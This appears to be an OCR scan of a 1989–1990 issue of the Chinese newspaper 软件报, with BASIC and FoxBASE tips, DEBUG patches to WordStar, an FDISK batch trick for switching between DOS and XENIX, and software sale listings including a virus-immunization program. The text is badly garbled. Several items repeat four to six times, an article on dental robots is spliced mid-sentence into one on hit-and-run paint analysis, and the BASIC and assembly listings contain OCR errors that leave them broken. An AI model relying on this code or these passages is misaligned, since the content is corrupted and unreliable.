(4) 调用BB.BAS对QQ2文件进行处理  
(5) TYPE QQ1; DEBUG ZZ>QQ2  
(6) 调用BB.BAS对QQ2文件进行处理  
C>BASIC A BB  
(5) C>TYPE QQ3; DEBUG ZZ  
(6) RENAME ZZ ZHENG.E, E

本版责任 编辑: 07号

```

10 REN FILE AA.BAS
30 OPEN # FOR INPUT AS #1
40 OPEN # FOR OUTPUT AA #2
50 IF EOF(1) THEN 1000
60 LINE INPUT #1, AA#
65 IF MID$(AA#, 3, 1) < "1" THEN 50
70 BB# = MID$(AA#, 6, 4)
80 CC# = "0000" + BB#
90 PRINT #2, CC#
100 GOTO 50
1000 CC# = 0
1100 PRINT #2, CC#
1200 SYSTEM

```

```

10 REN FILE BB.BAS
30 OPEN "QQ2" FOR INPUT AS#1
40 OPEN "QQ3" FOR OUTPUT AS#2
50 IF EOF(1) THEN 1000
60 LINE INPUT #1, AA#
65 IF MID$(AA#, 25, 4) < "CALL" THEN 50
70 IF MID$(AA#, 33, 4) < "3300" THEN 50
80 CC# = MID$(AA#, 6, 4)
90 CC# = "A" + CC#
100 PRINT #2, CC#
110 CC# = "CALL 33CB"
120 PRINT #2, CC#
130 CC# = ""
140 PRINT #2, CC#
150 GOTO 50
1000 CC# = ""
1100 PRINT #2, CC#
1400 CC# = "Q"
1500 PRINT #2, CC#
1600 SYSTEM

```

实现功能模块直接寻址的简单方法

目前,许多用DB-ASE-11命令编写的应用程序,均采用多级菜单提示选择方法。这种方法简单、直观,逐级菜单选择运行各级功能模块,击键次数多,比较繁琐。针对这个问题,笔者在此介绍一种简单的方法,即:巧用宏代换命令实现功能模块直接寻址。

1. 功能模块文件名编码  
通常的应用系统,一般(除主控程序外)均含有多级子程序模块,在此我们应先对子程序名进行规则编码,一般情况下,我们对主控程序文件名为ZK.PRG,子程序名的前三个字符为ZCX,后续字符根据子程序的级别设不同位数的数字字符,例如:  
一级子程序(子模块): ZCX1, ZCX2, ..... ZCX9  
二级子程序: ZCX11, ZCX12, ..... ZCX99  
三级子程序: ZCX111, ZCX112, ..... ZCX999

对上述编码规则进行归纳,这种子程序文件名字符的规则编码,构成了一个矩阵式的数学模型。



武汉 王瑞成







# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘德德  
国内统一刊号CN51-0090 订阅代号：81-74 地址：成都市金河街75号 邮政编码：610015

## 紧·急·启·事

从1990年起,《软件报》改为“内部发行”,  
月价:0.78元 半年价:4.68元 全年价:9.36元  
(均含邮资), 请订阅者直接汇款到:成都市金  
河街75号《软件报》发行科。

《软件报》编辑部

自从各企事业单位使用微  
电脑进行辅助管理以来,人们  
对打印机打出来的文字要求越  
来越高,由初期的16点阵逐步  
向24点阵、32点阵、40点阵、  
48点阵等;字体也由单一的宋  
体发展成为宋、楷、隸等多种  
字体。为了适应人们对文字  
处理要求不断提高的趋势,在  
文字处理领域出现了三条不同  
的途径。

第一条途径是保留了微  
电脑的大部分功能,只用笔进行  
文字处理,从而产生了各种形  
式的电脑打字机。以输出方式  
可分为:针打和热敏两类,由  
于热敏打印头易损坏,难维  
配;同时热敏色带和热敏打印  
纸热敏价格成本都比较高,应  
用而受到影响,如:夏晋、卡  
西欧、文森、陈氏等均属此  
类,不过后者增加了外接针  
打的接口,可外接24针普通打



打印机打印,而以四通公司  
MS-2401为代表的针打产品在  
我国有了广大用户。因为:  
(1)它能打印出各种字体、  
字型的精美文字;(2)采用了  
先进的输入方式;(3)使用针  
打成本最低;打印幅面宽;(4)  
采用了40点阵精密字库;使打  
印出来的文件质量大大提高。  
因而深受用户欢迎。但是,由  
于国家对这类打印机实行了专  
控,目前想要添置就不那么容  
易了。

第二条途径是以早期的  
“科印”及近期的“华光”、  
“四5”为代表的轻印刷系  
统,充分发挥了微电脑容量大、  
速度快、功能强的优点,采用  
了多种先进的自动化措施,如

自动排版、版面显示,快速修  
改,图象处理等,并采用先  
进的平滑放大技术,使文字无  
论大小都令人赏心悦目,使用  
高速、高效的激光打印机、液  
晶打印机及喷墨打印机,使得  
印出的文件可以与铅印文件相  
媲美,尤其是“华光”在许多  
新闻、出版系统上已完全替代  
了铅字印刷。然而,这一途径  
中的各个产品,由于配套成  
本高,难以为一般中的、小型  
企业及非专业印刷单位所接  
受,其普及性较差。

第三条途径是介于上述两  
类之间,取其长,抑其短的  
文字处理产品。这类产品充分  
发挥了微电脑的作用,采用了普

通针式打印机作输出设备,使  
成本降低,易于为一般单位所  
接受,当然,我们还可以按其  
专用性作进一步分类,一类是  
整套装置专为文字处理使用  
的,如:909系列,比博一1000、  
长城文字处理机等。另一类是  
以软件为主,用于各类微电脑  
上的文字处理系统,如:  
HCW、UP/2、M-6401等。

从一般企事业单位出  
发,显然,第三条途径的产品  
将会是大受欢迎的,在购买设  
备之前应弄清楚,使用在哪个  
方面?需要哪些功能?已有哪  
样的设备?然后,从日益增  
多的产品中择优性能价格比最  
高的一种,在目前资金紧张、  
微利竞争的形势下,尤为重要,  
相信文字处理系统会深入  
到各个企事业单位,为办公  
自动化作出它的贡献。

贵州 张强

▲四川大学计算机系李志蜀副教授  
编著的《办公自动化系统》一书,详细  
介绍了办公自动化的基本概念、文字处  
理、语音合成与识别、文字识别、数据  
通讯与计算机网络、如何实现一个自动  
化系统、管理信息系统与决策支持系  
统、数据库、知识库与专家系统、人机  
工程和办公自动化系统的安全与保密  
等。该书取材新颖、深入浅出,是一本  
从应用角度出发、理论联系实际、具有  
先进性和科学性的好书。书价6.5元,邮  
挂费0.6元。凡邮购者请汇款至:成都  
四川大学计算机系游晋军收。款到即发  
书。

▲由我院庄  
志荣副教授运用  
研制成功的通用  
于LASER 310  
系列计算机ZH  
通用型高分辨  
字多功能扩展器  
(万用310模块)  
的说明书已正式公  
开发行。该书详细  
介绍了LASER310  
系列计算机的操  
作与使用,欢迎订  
购。零售价3.50元/本,加邮资0.50元。  
购货产品免费赠送。

▲《IBM PC/LASER 310 图形  
簿》一书是任志荣副教授的又一专著,  
该书详细介绍了IBM PC机、APPLE  
Ⅱ机、CE C机、LASER310机等多种  
微型机图形原理及其它相互兼容的  
特点,尤其着重介绍了LASER310系  
列机各种动画技术,制图技术,制表  
技术,图象处理方法等,该书共有一百  
多个程序,是一本难得的、实用价值  
很高的资料。零售价为14.5元/册,邮  
资0.5元,各种程序并可以以软盘或  
磁带形式出售,需者请来信联系。  
地址:北京联合大学文法学院电子  
器件厂  
邮编:100032  
联系人:郭秀荣



成一种机器人模拟系统,该系统利  
用立体图形  
测量方法,通过对拍好的照片,并  
对每个牙  
的程序把所获得的照片信息变为数  
据,并根据所  
获取的数据建立模型,世界上第一  
台用于牙科  
交通肇事逃逸案彩色电子显微  
仪计算机系  
统,已于本  
周在车祸  
现场,司机  
往往怀着  
一看不  
见就逃  
不走的心理逃之夭夭。其实,  
只要他撞倒了一位行人,  
或者对他手刹造成了损失,  
不管撞倒多少轻载,肇事汽车  
总会停在马路边,被撞的车辆  
上,或者在受害者身上留下一些  
极小的油漆微粒,这就是破获  
肇事逃逸案的关键。日本警察  
根据这个物证就可迅速找到  
肇事汽车。

▲计算机  
成一种机器人模拟系统,该系统利  
用立体图形  
测量方法,通过对拍好的照片,并  
对每个牙  
的程序把所获得的照片信息变为数  
据,并根据所  
获取的数据建立模型,世界上第一  
台用于牙科  
交通肇事逃逸案彩色电子显微  
仪计算机系  
统,已于本  
周在车祸  
现场,司机  
往往怀着  
一看不  
见就逃  
不走的心理逃之夭夭。其实,  
只要他撞倒了一位行人,  
或者对他手刹造成了损失,  
不管撞倒多少轻载,肇事汽车  
总会停在马路边,被撞的车辆  
上,或者在受害者身上留下一些  
极小的油漆微粒,这就是破获  
肇事逃逸案的关键。日本警察  
根据这个物证就可迅速找到  
肇事汽车。

▲它只对仅零点二毫米的油漆  
微粒的化学成份和颜色点进行层  
析后,便能找出肇事汽车的  
商标、型号及其出厂日期。因  
为,人们已经在这台电脑输入了  
日本汽车工业所使用的底漆和  
涂层的全部资料,它包括日本  
汽车工业从一九六五年以来所  
使用过的一万二千零九十一  
种颜色的油漆资料,以及日本  
汽车工业制造商每年新生产的  
数百种颜色的油漆资料。一旦  
从这些油漆微粒的颜色  
中鉴别出肇事汽车的商标、车  
牌及其出厂日期,就可到汽车  
经销商那里查到所有使用这  
种油漆的车辆。  
记方便了,这就大大  
方便了车主  
汽车及车主人的  
追缉工作。

▲它只对仅零点二毫米的油漆  
微粒的化学成份和颜色点进行层  
析后,便能找出肇事汽车的  
商标、型号及其出厂日期。因  
为,人们已经在这台电脑输入了  
日本汽车工业所使用的底漆和  
涂层的全部资料,它包括日本  
汽车工业从一九六五年以来所  
使用过的一万二千零九十一  
种颜色的油漆资料,以及日本  
汽车工业制造商每年新生产的  
数百种颜色的油漆资料。一旦  
从这些油漆微粒的颜色  
中鉴别出肇事汽车的商标、车  
牌及其出厂日期,就可到汽车  
经销商那里查到所有使用这  
种油漆的车辆。  
记方便了,这就大大  
方便了车主  
汽车及车主人的  
追缉工作。

▲它只对仅零点二毫米的油漆  
微粒的化学成份和颜色点进行层  
析后,便能找出肇事汽车的  
商标、型号及其出厂日期。因  
为,人们已经在这台电脑输入了  
日本汽车工业所使用的底漆和  
涂层的全部资料,它包括日本  
汽车工业从一九六五年以来所  
使用过的一万二千零九十一  
种颜色的油漆资料,以及日本  
汽车工业制造商每年新生产的  
数百种颜色的油漆资料。一旦  
从这些油漆微粒的颜色  
中鉴别出肇事汽车的商标、车  
牌及其出厂日期,就可到汽车  
经销商那里查到所有使用这  
种油漆的车辆。  
记方便了,这就大大  
方便了车主  
汽车及车主人的  
追缉工作。

▲它只对仅零点二毫米的油漆  
微粒的化学成份和颜色点进行层  
析后,便能找出肇事汽车的  
商标、型号及其出厂日期。因  
为,人们已经在这台电脑输入了  
日本汽车工业所使用的底漆和  
涂层的全部资料,它包括日本  
汽车工业从一九六五年以来所  
使用过的一万二千零九十一  
种颜色的油漆资料,以及日本  
汽车工业制造商每年新生产的  
数百种颜色的油漆资料。一旦  
从这些油漆微粒的颜色  
中鉴别出肇事汽车的商标、车  
牌及其出厂日期,就可到汽车  
经销商那里查到所有使用这  
种油漆的车辆。  
记方便了,这就大大  
方便了车主  
汽车及车主人的  
追缉工作。

★编 号: 891110  
名 称: 平面曲线绘图系统  
作 者: 张肇洲  
功能介绍: 本软件是为大中专院校及中学理  
科师生设计的,也可供工程技术人员使用。操  
作者只要懂得BASIC算术表达式即可。操作  
过程的汉语拼音文字提示,配有语音(女声),  
操作简便,手工描绘困难的曲线都可以方便  
地画出和打印出来。也可以清楚地显示曲线  
的走向,是工程技术人员和广大师生绘图  
的理想工具。

运行环境: Apple I及其兼容机、BX-  
80打印机、双驱。  
转让形式: 盒2张、说明1份  
转让价格: 60元(含邮资)  
收款单位: 成都《软件报》信息部

★编 号: 891111  
名 称: 键盘绘图软件  
作 者: 张晋  
功能介绍: 该软件是针对0520 CH的硬件  
特点,采用了特殊的存储和显示技术开发的  
图形软件,用于键盘绘制各种彩色图形,大  
大提高了图形的存取和显示速度,仅用光  
标键和回车键便可对图形进行各种操作。  
可以标注中文和  
西文字符,能实现字符的连续放大、缩小、  
移动、旋转,字体的左、右斜和字色改变。  
可以拷贝、删除、移动图块或拷贝外  
部图形文件的图块。可用五种方式  
显示外部图形文件,并能随意切换  
显示当前图形文件或外部图形  
文件。具有灵活的打印方式,可打全  
幅图形,也可选择打印,可随时中  
断或暂停。本软件还附有批处理程

序,能在操作系统下连续显示由该软件产生的  
多幅图形。因此,是微机用户理想的绘图工  
具,并充分发挥了0520GH固有的性能和潜  
力,能有效地提高您的工作效率。

运行环境: 硬件: 长城0520 CH机(长城  
286、东海0530) 紫金3070打印机; 软件: GW  
BIOS (3.0以上版本) 汉字操作系统  
转让形式: 盒1张(含使用说明)  
转让价格: 80元(含邮资)  
收款单位: 成都《软件报》信息部

★编 号: 891112  
名 称: “长方块”病毒免疫程序  
作 者: 张晋田  
功能介绍: 最近,在微机上出现了第二种  
病毒,即“长方块”病毒。它的特征是:系统  
只要运行过含有病毒的程序,就会带上病毒。  
无病毒的程序只要在这病毒系统中一运行,也  
会成为病毒程序(软盘上贴有保护的除外)。  
病毒系统一般在30分钟左右,在屏幕上出现一  
个长方块,同时运行速度减慢。比“圆点”病  
毒的潜伏期短,繁殖力比“圆点”病毒快。

本套软件的特点: 1.使用简单(按一个命  
令,编入自动批命令中),运行速度快(只  
需要10秒钟)。2.给系统增加免疫功能,使  
带有病毒的程序正常运行,不减速,不传染  
别的程序,如无病毒程序一样运行。

编程语言: 8086汇编语言  
运行环境: IBM PC/XT,  
286、386, 长城0520 A、G、  
286、386及兼容机。  
转让形式: 一张盘和使用说明  
转让价格: 100元(含邮资)  
收款单位: 成都《软件报》信  
息部

运行环境: 硬件: 长城0520 CH机(长城  
286、东海0530) 紫金3070打印机; 软件: GW  
BIOS (3.0以上版本) 汉字操作系统  
转让形式: 盒1张(含使用说明)  
转让价格: 80元(含邮资)  
收款单位: 成都《软件报》信息部

★编 号: 891112  
名 称: “长方块”病毒免疫程序  
作 者: 张晋田  
功能介绍: 最近,在微机上出现了第二种  
病毒,即“长方块”病毒。它的特征是:系统  
只要运行过含有病毒的程序,就会带上病毒。  
无病毒的程序只要在这病毒系统中一运行,也  
会成为病毒程序(软盘上贴有保护的除外)。  
病毒系统一般在30分钟左右,在屏幕上出现一  
个长方块,同时运行速度减慢。比“圆点”病  
毒的潜伏期短,繁殖力比“圆点”病毒快。

本套软件的特点: 1.使用简单(按一个命  
令,编入自动批命令中),运行速度快(只  
需要10秒钟)。2.给系统增加免疫功能,使  
带有病毒的程序正常运行,不减速,不传染  
别的程序,如无病毒程序一样运行。

编程语言: 8086汇编语言  
运行环境: IBM PC/XT,  
286、386, 长城0520 A、G、  
286、386及兼容机。  
转让形式: 一张盘和使用说明  
转让价格: 100元(含邮资)  
收款单位: 成都《软件报》信  
息部

▲苏州记者站成立  
《软件报》苏州  
站,经过近一年的筹  
建,现已宣告成立。  
挂靠单位: 国家建  
材局苏州水泥制品  
研究院,十一月九日,  
苏州记者站召开了  
第一次全体通讯员  
大会。会议由副  
站长李竹君同志主  
持,首先由挂靠单  
位领导汤尧祥副院  
长作了热情洋溢的  
讲话,热烈祝贺记  
者站成立,并表示  
对记者站的今后工  
作提供方便和支持。  
接着站

▲苏州记者站成立  
《软件报》苏州  
站,经过近一年的筹  
建,现已宣告成立。  
挂靠单位: 国家建  
材局苏州水泥制品  
研究院,十一月九日,  
苏州记者站召开了  
第一次全体通讯员  
大会。会议由副  
站长李竹君同志主  
持,首先由挂靠单  
位领导汤尧祥副院  
长作了热情洋溢的  
讲话,热烈祝贺记  
者站成立,并表示  
对记者站的今后工  
作提供方便和支持。  
接着站

▲苏州记者站成立  
《软件报》苏州  
站,经过近一年的筹  
建,现已宣告成立。  
挂靠单位: 国家建  
材局苏州水泥制品  
研究院,十一月九日,  
苏州记者站召开了  
第一次全体通讯员  
大会。会议由副  
站长李竹君同志主  
持,首先由挂靠单  
位领导汤尧祥副院  
长作了热情洋溢的  
讲话,热烈祝贺记  
者站成立,并表示  
对记者站的今后工  
作提供方便和支持。  
接着站

▲苏州记者站成立  
《软件报》苏州  
站,经过近一年的筹  
建,现已宣告成立。  
挂靠单位: 国家建  
材局苏州水泥制品  
研究院,十一月九日,  
苏州记者站召开了  
第一次全体通讯员  
大会。会议由副  
站长李竹君同志主  
持,首先由挂靠单  
位领导汤尧祥副院  
长作了热情洋溢的  
讲话,热烈祝贺记  
者站成立,并表示  
对记者站的今后工  
作提供方便和支持。  
接着站

▲苏州记者站成立  
《软件报》苏州  
站,经过近一年的筹  
建,现已宣告成立。  
挂靠单位: 国家建  
材局苏州水泥制品  
研究院,十一月九日,  
苏州记者站召开了  
第一次全体通讯员  
大会。会议由副  
站长李竹君同志主  
持,首先由挂靠单  
位领导汤尧祥副院  
长作了热情洋溢的  
讲话,热烈祝贺记  
者站成立,并表示  
对记者站的今后工  
作提供方便和支持。  
接着站

▲苏州记者站成立  
《软件报》苏州  
站,经过近一年的筹  
建,现已宣告成立。  
挂靠单位: 国家建  
材局苏州水泥制品  
研究院,十一月九日,  
苏州记者站召开了  
第一次全体通讯员  
大会。会议由副  
站长李竹君同志主  
持,首先由挂靠单  
位领导汤尧祥副院  
长作了热情洋溢的  
讲话,热烈祝贺记  
者站成立,并表示  
对记者站的今后工  
作提供方便和支持。  
接着站

## 新马地区计算机专业人员短缺工资上涨

与马来西亚一样,新加坡面临着计算机专业人员的短缺。  
这种短缺不仅在软件方面,在硬件方面也是如此。  
严重短缺的人员有系统程序员、项目负责人、通信专业人员和数据库  
分析员。  
由于这种人员缺乏,造成了信息技术专业人员工资上涨,上涨17%。  
据IDC公司专家预测,这种专业人员短缺的状况将继续3-5年。  
摘自《计算机世界》

软件报  
在星

软件报  
在星

软件报  
在星

软件报  
在星

软件报  
在星

# 在 FOXBASE 中调用 GWBIOS3.00 功能作图

在配有 CEGA卡或014卡的国产机上均具有640×480的图形显示功能,这些机型上的GWBIOS3.00对INT 10折进行了扩充,使INT 10H增加于在640×480方式下作图线型、矩形和圆形等图形的功能。

怎样在DBASE、FOXBASE下利用GWBIOS3.00图形功能作出统计图形是许多同志所关心的一个问题。下面的单谈这两种作图方法,两种方法均在CONFIG.SYS中加入语句DEVICE=GRD.SYS

方法一:将作图命令写入到图形文件GRP中实现图形显示,可以用高级语言读出,DBF文件中数据组合成作图命令写入到GRP,也可在DBASE、FOXBASE中建立以作图命令为内容的TXT文件然后利用DOS的输入输出双向功能将TXT文件写入到GRP。

方法二:用DBASE PLUS、FOXBASE的CALL语句调用汇编语言模块作图。

方法一已有书刊介绍,本文着重谈谈方法二的实现。CALL语句的格式为:CALL(文件名)(WITH(字符表达式)/(内存变量))它的作用是将WITH中的字符表达式或字符型内存变量的字符的位逐个输入到DS, BX起始的内存中,然后执行已由LOAD语句装入的汇编语言模块。方法二的关键在于如何实现向模块传递作图参数。GWBIOS3.00 INT 10H使用的作图参数都是两字节的,高字节在后,低字节在前。因此我们将要DBASE、FOXBASE中的十进制表示的参数转换成两个相应的ASCII

字符,转换成可用CHRG()函数实现。转换中应注意的问题如下:

1. CHRG()函数只能转换最大数为255,因此要将大于255的数按256的倍数转换成数字字符,如转换成高字节数字字符。例513转换为CHR(1)+CHR(2)。

2. DBASE PLUS、FOXBASE将CHR(0)作为空串看待,CHR(0)不能作为参数发送到汇编语言模块中,这样就造成了麻烦。如将参数180,160写成CHR(160)+CHR(0)+CHR(160)+CHR(0)汇编语言模块中却只有两个字节,为了解决这一问题,将转换后字节相加,然后在汇编语言模块中对每个代表参数的字节赋值。

最后给出两个调用作为说明,先建立汇编语言子程序PAINT.BIN(可用DEBUG汇编)

```

XXXX: 100 MOV AX, 0
      MOV SI, 0
      MOV CX, 001
XXXX: 107 DEB BYTE PTR [SI], 恢复参数原值
      INC SI
      MOV AX, 0107
      MOV AX, 0107
      INC BX
      PUSH DS
      INT 10
      INT 10
      RETF

```

执行以下DBASE PLUS、FOXBASE语句作为示例:

```

LOAD PAINT
S=CHR(1)
作矩形.CALL PAINT WITH '3'+CHR(4)+S+S
+S+CHR(160)+S+CHR(160)+CHR(225)+CHR
R(2)+CHR(65)+CHR(2)
作圆.CALL PAINT WITH '3'+CHR(2)+S+CHR
(65)+CHR(2)+CHR(240)+S+CHR(230)+S+S
+S+S+S+S+S+CHR(2)+CHR(2)+S+CHR(2)+S
清除.CALL PAINT WITH S+S

```

微机使用的程序设计语言有很多,解释BASIC是常用的一种高级语言,它容易学习,使用方便,通常把它固化在ROM里。解释BASIC最主要的缺点是执行速度较慢,要花费很多的时间去判断程序中的每个语句要做什么,而不是实际地去做。

编译BASIC克服了解释BASIC速度上的不足,可以提高效率几十倍。但一些不太完善的BASIC编译器,对于源程序的编辑、编译、修改等仍有不少不便。TURBO BASIC 1.0和Quick BASIC 4.0对以前的一些编译BASIC作了重大改进,工作十分方便。

由于TURBO BASIC和Quick BASIC都是西文软件(市面上还未见到已汉化的软件),在进入TURBO BASIC或Quick BASIC运行程序时,无法显示汉字。同样,由于TURBO BASIC或Quick BASIC编译而成的可执行文件也不能显示汉字。例如源程序为:

```

10 PRINT "江苏"
30 END

```

这样的程序在解释BASIC下是可以显示汉字的,而为什么在TURBO BASIC或Quick BASIC下就不能显示汉字呢?原因是TURBO BASIC和Quick BASIC的字符显示设置为80×25彩色字符方式(显示方式3),而汉字显示需要640×200(高分辨率为640×400)图形方式(显示方式6)。因此,在上程序前加上一句屏幕属性设置语句,便可显示出汉字来。源程序改为:

```

10 SCREEN 1,0
20 PRINT "江苏"
30 END

```

上程序在TURBO BASIC和Quick BASIC的编辑状态,“江苏”这两个汉字仍不能正常地被显示出(因为TURBO BASIC和Quick BASIC未汉化),但运行或编译后再运行,汉字便可显示出。有兴趣的读者不妨试一试。  
江苏 王增祥

DOS  
XENIX  
系统的  
快速  
转换

对于在硬盘中同时安装DOS和XENIX两种操作系统的微机来说,快速方便地从一个系统转换到另一个系统是经常需要的。XENIX有SYSADM菜单驱动可完成向DOS系统的转换,而从DOS转换到XENIX可以用FDISK.COM来完成,其实现原理为激活相应系统所驻硬盘分区,从而该操作系统获得微机启动时的控制权。具体说来,就是修改硬盘第一扇区分区表的某分区引导字节为80H。从实现转换应用着眼,最方便的就是打入一条命令来完成转换。

1.先手工执行FDISK,记下键,对于如下分区表,那就是[2][CR][2][CR][E S C][E S C],共六键。

| partition | Status   | Type  | Start | End  | Size |
|-----------|----------|-------|-------|------|------|
| C:1       | Active   | DOS   | 0     | 427  | 428  |
| 2         | Inactive | XENIX | 422   | 1022 | 595  |

2.进入DEBUG,用E命令修改E100~E105为32 0D 32 0D 1B 1B,用R命令修改CX为00 06,用N命令命名为DIOX,用W命令写盘,再用Q命令退出。  
3.常用一种DOS编辑命令建立名为DX.BAT的批命令文件,其内容只有一句:FDISK<DIOX。此命令利用输入改向操作来模拟手工击键完成转换。  
上海 陈元新

## 中文WS的一个功能修改

进行文字处理的计算机用户都知道,中文WS是一个很好的字处理工具。然而,因为它是由西文WS汉化而来,所以免不了有一些顾不及考虑的问题。现在大家使用的电子工业部六所出的中文WS就只能在汉字系统下运行良好,而在西文系统下就会出现许多问题,如屏幕无光标、屏幕可编辑的行数仍然为7行、退出WS时屏幕显示不良,仍然是图形方式等等。如果不进行修改,则在编辑西文文档时就必须使用西文WS,这样在屏幕上就必然存在两套字

处理工具,这看来是毫无必要的(当然西文WS也能在中文WS功能更强),那么能否使中文WS也能在中文模式下正常工作呢?在此,笔者介绍一种修改方法,消除上述问题,使之适合于中西文两种系统,并随系统状态的不同而相应地改变某些参数。

下面是整个过程的修改步骤。在每一步都有说明,感兴趣的读者不妨一试。

湖南医科大学 周元清

## 中西文打印方式的互换

在许多应用软件中,常常需要以表格的形式输出大量的数据,而这些数据中,汉字少,数字多,大部分汉字都出现在表头上。目前,普通的打印机打印汉字的速度都较慢,且打印数字或字母是在汉字状态下打印,与打印汉字占同样多的时间。因此,就想到,当打印表头的汉字时在汉字的状态下,而当打印数字时回到西文方式打印,这将大大提高打印速度。下面以C-dbase3为例,说明在程序中实现的方法。

C-dbase3语言提供了直接对内存数据的读(peek)和写(poke)功能。打印汉字时,首先检查当前的显示方式,显示方式存放在内存中的0段1097单元。当要以西文方式打印时,就修改1097单元的值,打印完后又恢复为原来的显示方式。示范程序如下:  
重庆 陈文斌

```

set print on
gm=str(peek(1097))
? '当前显示方式为 &g.'
? 'Current Display Mode Is &g.'
poke 1097,3
?
? 'Current Printer mode is England Language Mode?'
? 'The Industrial and Commercial Bank of Chong Qing'
poke 1097,&gm
? '汉字状态'
set print off

```

## 实现中分辨率多行信息输入输出

目前,在使用中分辨率显示器情况下,全屏显示中文状态只有11行,遇到显示内容过多时,软件工作者,有的忍痛删去压缩信息,有的将信息在次屏显示,给编程工作者带来许多不便。如何实现一屏显示更多信息,笔者通过使用C-DOS 2.13A操作系统,找到了解决的办法。

在使用C-dbase3语言时,显示超过11行,进行输出信息,屏幕稳定,但是,若制作屏幕格式,用于输出信息,情况就起了变化。比如,被操作字段或变量的宽度是5位,恰巧输入数据的宽度也是5位,这时屏幕出现上卷,各行的提示内容与字段或变量单位,屏幕混乱,操作难以进行下去。解决这一问题的办法,将屏幕11行以后的字段或变量的宽度,制作的比原数据宽度宽一个以上字符,切记不要打满。有些编程人员习惯将程序提示行放在屏幕的最底行,为避免上述情况的出现,可将提示行放到0行。

通过上述办法,在中文状态下,可以使中分辨率一屏显示18行(包括系统提示行),从而实现多行输入输出的效果。屏幕容纳信息多,显示稳定,给人的感觉匀称美观,工作起来方便。

哈尔滨 孟广志

```

C>DEBUG WS.COM
-A100 ; 修改BS的第一条指令,使之
SE3E:0100 JMP 5430 ; 跳转到新增的部分
SE3E:0103 ;
-AS430 ; 汇编新增程序段,进行状态
SE3E:5430 PUSH ES ; 判断和参数初始化
SE3E:5431 PUSH AX ;
SE3E:5432 PUSH BX ;
SE3E:5433 MOV AH,0F ; 取当前系统状态
SE3E:5435 INT 10 ;
SE3E:5437 CMP AL,04 ; 是中文方式吗?
SE3E:5439 JGE 543D ; 是,则退出初始部分
SE3E:543B JMP 5441 ; 否则,进行初始化处理
SE3E:543D CMP AL,06 ;
SE3E:543F JBE 545C ;
SE3E:5441 MOV AX,1803 ; 修改屏幕模式和可编辑的行数
SE3E:5444 MOV [0248],AH ; 行数送0248单元
SE3E:5448 MOV [508A],AH ; 行数送508A单元
SE3E:544C MOV [050C],AL ; 模式参数送050C单元
SE3E:544F MOV [50C7],AL ; 模式参数送50C7单元
SE3E:5452 MOV AX,COOE ; 修改屏幕边框和文本区颜色
SE3E:5455 MOV [50C1],AH ; 黑色边框颜色值送50C4单元
SE3E:5459 MOV [0238],AL ; 黄色文本区颜色值送0238单元
SE3E:545C POP BX ;
SE3E:545D POP AX ;
SE3E:545E POP ES ;
SE3E:545F JMP 3AB1 ; 原开始部分有一条
SE3E:5462 JMP 3AB1指令
-RCX ; 修改文件长度
CX 5500 ;
-5530 ; 写盘,退出
-W
Writing 5530 bytes
-Q

```

本版责任编辑:06号



用 BASIC 语言实现全屏数字编辑

MS-DOS 语言以其简单易学而得到广泛应用。但由于功能比较低，编写具有全屏编辑功能的应用程序比较困难。这里向读者介绍一段经长期使用效果基本满意的全屏数字编辑子程序，以求推进 BASIC 语言的更好应用。

这是从实用数据处理程序中摘录的一段数字编辑子程序，稍加整理，增加了一组模拟数字(第120行)，在 IBM-XT 机上调试通过，可以独立运行演示。其主要功能及对应行号简要介绍如下(括号内的数字为程序行号)：

- 1. 用光标移动键可控制光标在全屏上下左右移动，并定位于数据项的第1位(570-800)；
2. 光标可从任一位置跳跃定位于数据项或数据末一项(550-560)；
3. 此程序段专用于编辑数字型数据，若误敲非数字键则不接受并发出声响告警，负数的负号必须在第1位敲入，正数的正号一律省略，小数点多于1个时不告警，但第2个小数点及以后的数字无效(500-530)；
4. 录入数据过程中可用退格键删除光标左侧的数字，当录入的数字全部删除后将恢复显示原始数据(430-490)；
5. 有两种方式退出编辑：①删除编辑(不存盘)退出：Ctrl+Q(420, 240)；②保留编辑(存盘)退出：Ctrl+W 或 Ctrl+End(430, 250)；
6. 每一数据项最多可敲入15位数字(包括负号和小数点)，当敲入第16位时不再接受并告警(440)，录入的数字位数应在-999999999.99至999999999.99之间，目的是保护屏幕格式不被扰乱(670-690)；
7. 录入数字时可以用回车键结束，也可以用光标移动键或退出键结束(390, 450)；
第130-170行定义了一组常量，其中 MAX% 数据项最大序号；REND% 光标停止右移的数据项序号；第140-160行的12项为光标移动键和功能键编码；第170行的4项分别为负号，小数点，0和9的编码(可查阅 ASCII 编码集)。
因篇幅所限程序中删去了翻页处理段。并对程序行长度作了适当调整，以求压缩版面，但牺牲了可读性，不过对熟悉 BASIC 语言的读者读懂这段小程序并不困难。当数据项序号大于92时可分几页编辑，用 PGUP 和 PGDN 实现前后翻页，这里不再赘述。

湖北 程宝坤

```
30 << 全屏数字编辑 >>
110 CLS:KEY OFF
120 DIM NUM$(90),Z$(15):FOR I=0 TO 90:NUM$(I)=10#I:NEXT I
130 MAX=90:REND=MAX-22:CTRL=17
140 HOME=71:END=79:PGUP=73:PGON=81
150 UP=72:DOWN=70:LEFT=75:RIGHT=77
160 ENTER=13:BACK=8:CTRLW=23:CTRLR=117
170 NEGATIVE=45:POINTS=46:ZERO=48:NINE=57
180 SCREEN 0,0,0:WIDTH 80
190 LOCATE 1,1:COLOR 15,9:PRINT SPACES(32);"edit of number";SPACES(33);
200 LOCATE 25,1:PRINT SPACES(32);"edit of number";SPACES(33);:COLOR 7,0
210 FOR I=1 TO MAX:GOSUB 270:IF I<=69 THEN COLOR 3:PRINT "I";
220 NEXT I:I=1:CHANGES=""
230 GOSUB 330:IF CHANGES="" THEN 230
240 CLS:IF CHANGES="" THEN 240
250 FOR I=1 TO MAX:PRINT USING "*****.*****";NUM$(I);:NEXT I:END
260
270 << 数据录入 >>
280 COL=INT((I-1)/23):ROW=(1-23*COL)+1
290 LOCATE ROW,COL:ZD=1:COLOR 6:PRINT USING "*****";I:PRINT "I";:COLOR 7
300 IF ABS(NUM$(I))<.0005 THEN PRINT SP$(15);:RETURN
310 PRINT USING "*****.*****";NUM$(I);:RETURN
320
330 << 定位编辑 >>
340 COL=INT((I-1)/23):ROW=(1-23*COL)+1
350 LOCATE ROW,COL:ZD=1:COLOR 15:PRINT USING "*****";I:PRINT "I";
360 COLOR 14,4:PRINT USING "*****.*****";NUM$(I);:COLOR 7,0
370 LOCATE ROW,COL:ZD=5:J=0
380 K$=INKEY$:IF K$="" THEN 380
